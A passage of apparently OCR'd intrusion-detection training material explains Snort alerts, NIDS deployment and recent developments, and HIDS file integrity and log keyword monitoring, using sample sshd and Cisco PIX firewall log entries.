On the slide, you see a rule and below it an alert that was generated when the rule was matched. On this slide, the alert begins with [**] [1:0:0] Inbound HTTP Traffic [**] and that string was created by the message option in the rule shown on the slide. There are many potential options; they must all be separated by a semicolon. In the rule on the slide, there is only one option.

Now we have an idea of what content is needed to create a rule, so let's look at the output of an event triggered by this rule. There is a lot of data logged by this rule, but it is all relevant information. We can see the message parameter followed by the date/time stamp, source IP address, and destination IP address.

In addition to basic source and destination information, we are presented with a detailed listing of TCP information to include which flags are set, window size, and options. This information can seem overwhelming, but having the added fidelity that Snort can provide is a powerful way to examine the techniques of hackers, and to sort false positives from true positives.




Advanced Snort Rules

As you can see in this rule, we added a parameter called the "content field." We tell Snort to look for any signs of access to a file called "test.cgi" residing in the cgi-bin directory of a web server. If this type of access is detected, Snort sends an event-notification alert and logs the entire packet.

As stated previously, Snort allows for the creation of just about any type of rule imaginable.

The database gives you a lesson in creating rules and it explains why the rules have been created.



Key Points for NIDS

Whether you are considering the deployment of NIDS, or are looking to leverage an existing deployment that is underutilized, you can follow these recommendations to make the most of your investment.

Train Operations Staff in IDS Analysis Techniques

A well-trained analyst will be able to configure the IDS to you network environment, and will be well-equipped to respond to security alerts on the network. An analyst who is not sufficiently trained will become overwhelmed with the amount of data being generated by the IDS, and will be unable to differentiate true positives from false positives.

Consider Deploying a Management Console or SIEM


A management console is used to combine the data from multiple sources of IDS and simplifies the job of data correlation from multiple sensors. A security information event management station (SIEM) is a significant contributor to current marketing hype, but allows organizations to combine data from multiple discreet sources including IDS alerts, syslog messages, Windows event log data, and more. Having a single point of reference available will help the analyst understand the overall impact on a network, and will allow a more detailed and thorough analysis for the risks that are present.

Be Prepared with Incident Response and Supportive Policies

At some point, you will need to exercise your incident response team to react to a large-scale event. Having a NIDS will help provide the necessary information to the incident response team, who must have clear direction on the policies for computing in the organization. For instance, if your NIDS detects a home user is attacking internal hosts over VPN, does your organization have a policy on how the incident response team can analyze the home PC to determine whether the activity was at the hands of the owner or some other malicious source?

Perform ROI Calculation: In-Sourced or Out-Sourced IDS Management

Carefully examine the offerings from managed security companies. Although the initial costs might seem staggering for managed IDS services, consider the long-term costs to your organization to deploy an internally managed IDS (when done correctly!) versus the potential losses from compromised systems that go undetected. Remember that out-sourcing IDS is only part of the cost—organizations still need to invest in training for their analysts who receive call from the monitoring company, and must be prepared in the skills of incident handling.



Developments in NIDS
This slide covers some of the recent advances in NIDS technology and how they impact organizations who are planning or have deployed NIDS systems.

Reduction of False-Positive Reporting Through Target OS Identification
We've mentioned the problem of false positives in NIDS systems several times in this chapter, as have many organizations to their IDS vendors. In an effort to reduce the problem of false-positive detects, vendors have started to implement passive OS fingerprinting in their products to eliminate alerts that trigger from rules but are not applicable to the target OS.

Passive fingerprinting is a technique that monitors network traffic and characterizes the nature of traffic to identify the host operating system. Characteristics such as the TCP window size, the IP header Time-To-Live counter, TCP flag combinations and order, and other criteria can be used to accurately identify the operating system from simply examining network traffic. Armed with the knowledge of the operating system for a remote host, the IDS vendor can classify an alert as applicable or inapplicable to the target host. For instance, an organization might not want to generate alerts that exploit flaws in ISS when they are targeted against a Unix host. This way, the IDS has more intelligence about the network configuration and hosts on the network without additional configuration by the administrator to uniquely identify all the hosts on the network.

Integrating Vulnerability Assessment for Threat Profiling and Alert Prioritization
Another step to reduce the amount of alerts from an IDS is to generate an alert only when an attacker attempts to exploit a system that is vulnerable to the exploit in use. This way, the IDS can be configured to alert only for an attempt to exploit a system that is indeed vulnerable and has a high likeliness of being compromised. This technique requires the IDS to maintain an inventory of known vulnerabilities for hosts on the network to be effective, which is where the products start to differentiate in their ability to characterize vulnerabilities. The early products supporting this new feature are classified as using passive or active vulnerability analysis.

Active vulnerability analysis uses traditional vulnerability assessment tools to routinely scan systems to document their vulnerable services. This provides a complete assessment for the IDS to use in correlation to identified attacks against systems, but can be difficult for organizations to implement. Many organizations might want to avoid active vulnerability assessment on systems that are in production because the scans might disrupt legitimate services. In addition, the IDS is often unable to assess systems that are vulnerable to denial of service attacks because testing for the attack on a vulnerable system exploits the vulnerability and stops production services.

Passive vulnerability analysis uses a new method to identify vulnerable services on a host by passively monitoring traffic. The IDS will attempt to identify the characteristics of an application that are exhibited only when the application is susceptible to a specific vulnerability. After this condition is identified, the IDS marks the resource as vulnerable and adds the information to its vulnerability database. This method is often incomplete in assessing vulnerabilities, because it is not always possible to identify characteristics that uniquely identify a vulnerable application. Still, significant research is being devoted to this technology that will help build the IDS's knowledge of the vulnerabilities on the network without the adverse side affects of active vulnerability analysis.


NIDS Integration in Networking Devices

We have identified some of the challenges in deploying NIDS tools in modern networks including the difficulties in monitoring switched networks and challenges in monitoring fast network segments. Network equipment manufacturers such as Cisco have developed modular functionality for chassis equipment to perform analysis of network traffic from the backplane of the switch. In this configuration, the "IDS blade" can simply insert into the switch a custom hardware that inserts into the chassis and monitors traffic as it traverses the switch, despite the port or interface that the traffic arrives on. Using custom hardware in this fashion also lets the IDS analyze traffic at very fast speeds, as well as use custom "hardware buffering" that lets the switch hardware buffer packets for later delivery to the IDS when the processor is too high.

The disadvantage of using this type of technology is that you have only a single choice of manufacturer for your IDS—namely, the same vendor that makes your networking hardware. This prevents an organization from purchasing "best-of-breed" products in many cases, forcing you to settle with whatever features are available from your networking provider.


IDS for Wireless Networks

There are significant flaws in the operation of wireless networks that threaten the security of perimeter defenses. To combat this threat, vendors have developed wireless IDS tools that focus their monitoring activity on wireless-specific properties of traffic, leaving traditional IDS tools to analyze the upper-layer protocols such as IP. These wireless IDS tools (called "WIDS") are deployed to co-exist with wireless LAN deployments, or instead of wireless LAN deployments if an organization wants to identify "rogue" wireless LAN activity in unauthorized locations. Using specialized signature analysis and anomaly analysis techniques, these tools are able to detect hacker techniques that may be used to bypass intended wireless security mechanisms.



HIDS Overview

This section intentionally left blank.



HIDS Overview

Host-based intrusion detection works on a single host, identifying events of interest that are configured by the administrator. Unlike a network-based IDS, host-based intrusion detection must be installed on the host it monitors, and it will monitor only for a single host. Therefore, most HIDS deployments target multiple or all hosts in an organization to collect events of interest at the host level.

A HIDS tool has the ability to provide additional granularity to the analyst because it can monitor more activity than what a NIDS can see. In addition to being able to monitor the network, a HIDS can monitor the use of the system altogether, and any additional "backdoors" of access including wireless and modem connections.

For example, an organization might set a policy that forbids rogue software on company computers, but the policy would be unable to stop someone from downloading and installing an ActiveX component for a web browser that monitors the web sites that are visited to deliver more effective marketing information. Using a HIDS system, administrators can define the addition of new software to a computer as an event of interest and identify people who violate the corporate policy.


Like a NIDS, host-based IDS tools utilize signature analysis and anomaly analysis to identify attacks on the network. In addition to these detection methods, HIDS tools utilize file integrity checks, log file monitoring, and individual network monitoring to identify events of interest on the network.

Although most HIDS tools allow you to install them for use on a single host, organizations can reap significant benefit by correlating the data cross multiple sensors with centralized alerting. This way, an analyst can get an overall picture of the events on the network, instead of visiting and examining each HIDS tool individually.

Unfortunately, the deployment of this technology is not as simple as buying a product and installing it. To get a handle on this complexity, you should develop a plan that dictates which hosts should be a target for deployment and in what order.

Also, provisions for the consistent and uniform application of updates are needed. Your core servers, perimeter servers, firewalls, web servers, DNS servers, and mail servers are the obvious first choices for deployment. Although it would be desirable to roll out host-based intrusion detection to all systems throughout the organization, the costs are usually prohibitive for commercial HIDS.


The other issue influencing the deployment decision is that the more frequently a host is reconfigured, the more false positives the intrusion detection system will generate. Unless configuration management is one of your tasks, you generally want to monitor only stable servers that are not altered often, not test or development systems that change frequently.



How File Integrity Checking Works

File integrity checking is used to identify when any file has been changed on the host system. Any file that should be monitored can be defined by the analyst to monitor for unauthorized changes. This can be business documents such as policies or business plans, or operating system files such as the /etc/passwd file on Unix systems, or even web server content files.

To identify unauthorized changes to files, file integrity checking uses a mathematical function called a "one-way hash" that produces a hash value result when applied to a monitored file. The hash algorithm always generates the same hash value on the same data file unless a change has been made to the file. The file integrity software creates an index of all the monitored files on the host with their associated hash values. Regularly, the HIDS software checks the hashes of monitored files and if the previous hash does not match for a given file, an alert is raised for the analyst.



How Log Monitoring Works

Log monitoring is another mechanism of host-based intrusion detection that analyzes the log messages from operating systems and applications. This mechanism of monitoring uses inclusive or exclusive analysis to define events of interest from log files.

Inclusive Analysis

This measure of log monitoring utilizes a list of keywords or phrases that define the events of interest for the analyst. The keyword list might contain words from operating system log files such as "login failed," or "unauthorized access" or more specific events such as a web server exploit that would show up in web server log files.

The HIDS system takes a list of keywords to watch for and generates alerts when it sees matches in log file activity. For example, an analyst might configure the HIDS to generate alerts when the keyword "Failed" and expect to receive alerts as follows:

Feb 7 09:22:20 www sshd[2630]: Failed password for root from 10.9.1.88 port 1024 ssh2

Feb 7 13:52:47 www lbal[626]: LD-CRIT Real machine '192.168.77.149:0:0:tcp': Remains Failed

Inclusive analysis is only as effective as the keyword list used to generate alerts.

If there is a significant event in the log file that doesn't include any of the keywords configured by the analyst, the HIDS does not know to generate an alert. In some cases, it might be better to use the exclusive analysis technique for monitoring logs to overcome this limitation.

Exclusive Analysis
Like inclusive analysis, the analyst generates a file of keywords and phrases for use by the HIDS. Unlike inclusive analysis, the HIDS uses the keyword and phrase list to exclude log entries. The log entries that do not match the exclusive keyword list are raised as alerts to the administrators.

This configuration works well for limited configurations where the information contained in log entries are predictable and repeated frequently. For example, an administrator that regularly reviews the logs from a firewall might exclude the message codes from known-benign events, and alert on all other events.

Consider the following logging entries:
%PIX-4-106023: Deny tcp src outside:10.9.200.54/6346 dst student:10.181.231.44/3156 by access-group "acl_outside"

%PIX-4-106023: Deny icmp src inside:10.112.4.17 dst outside:10.109.254.139 (type 8, code 0) by access-group "acl_inside"

%PIX-3-106011: Deny inbound (No xlate) tcp src outside:10.203.152.218/1665 dst outside:10.7.249.145/35945

%PIX-2-106017: Deny IP due to Land Attack from 10.181.224.13 to 10.181.224.13


%PIX-4-410001: Dropped UDP DNS reply from dmz:10.2.1.13/35100 to outside:10.16.224.101/53; packet length 564 %PIX-4-106023: Deny tcp src outside:10.6.200.4/80 dst student:10.181.239.86/3993 by access-group "acl_outside"

%PIX-4-106023: Deny icmp src inside:10.112.4.17 dst outside:10.109.254.141 (type 8, code 0) by access-group "acl_inside"

By using an exclusive filter matching the message codes PIX-4-106023, PIX-3-106011, and PIX-4-410001, the administrator can reduce the alerts from the HIDS to alert only on the following message:

%PIX-2-106017: Deny IP due to Land Attack from 10.181.224.13 to 10.181.224.13


Log monitoring is a powerful mechanism for host-based intrusion detection, that offers the administrator a lot of flexibility. Log analysis is a measure that can be implemented by any organization at little cost. If you are collecting logging information, you can utilize open-source or commercial tools to analyze the log files for HIDS reporting.



HIDS Network Monitoring

Network monitoring for HIDS systems works similar to that of NIDS systems. On a NIDS system, we utilize signature analysis to raise events of interest to the analyst for all the traffic that traverses the monitoring interface. With HIDS network monitoring, we monitor all the network traffic for the host on all interfaces. This has the advantage of being able to detect "backdoor" access to the host through modems, and wireless and VPN access.


HIDS network analysis is very much like a wide-spread distributed NIDS model. Where we might distribute multiple NIDS sensors in a downstream network configuration to reduce the overhead on the NIDS, the network HIDS model takes this to the extreme by monitoring traffic at each node on the network.



HIDS Advantages

As we have shown, using HIDS systems offers many distinct advantages to the organization, including detailed analysis beyond what is capable by the NIDS. Notably, a HIDS system doesn't suffer from the same restrictions of the NIDS when processing encrypted traffic, because the HIDS can process the traffic after it is unencrypted by the host. Also, because the processing capacity of the HIDS is distributed so that it is only concerned with a single host, it can provide for extended analysis without adding significant overhead to the host it is monitoring.

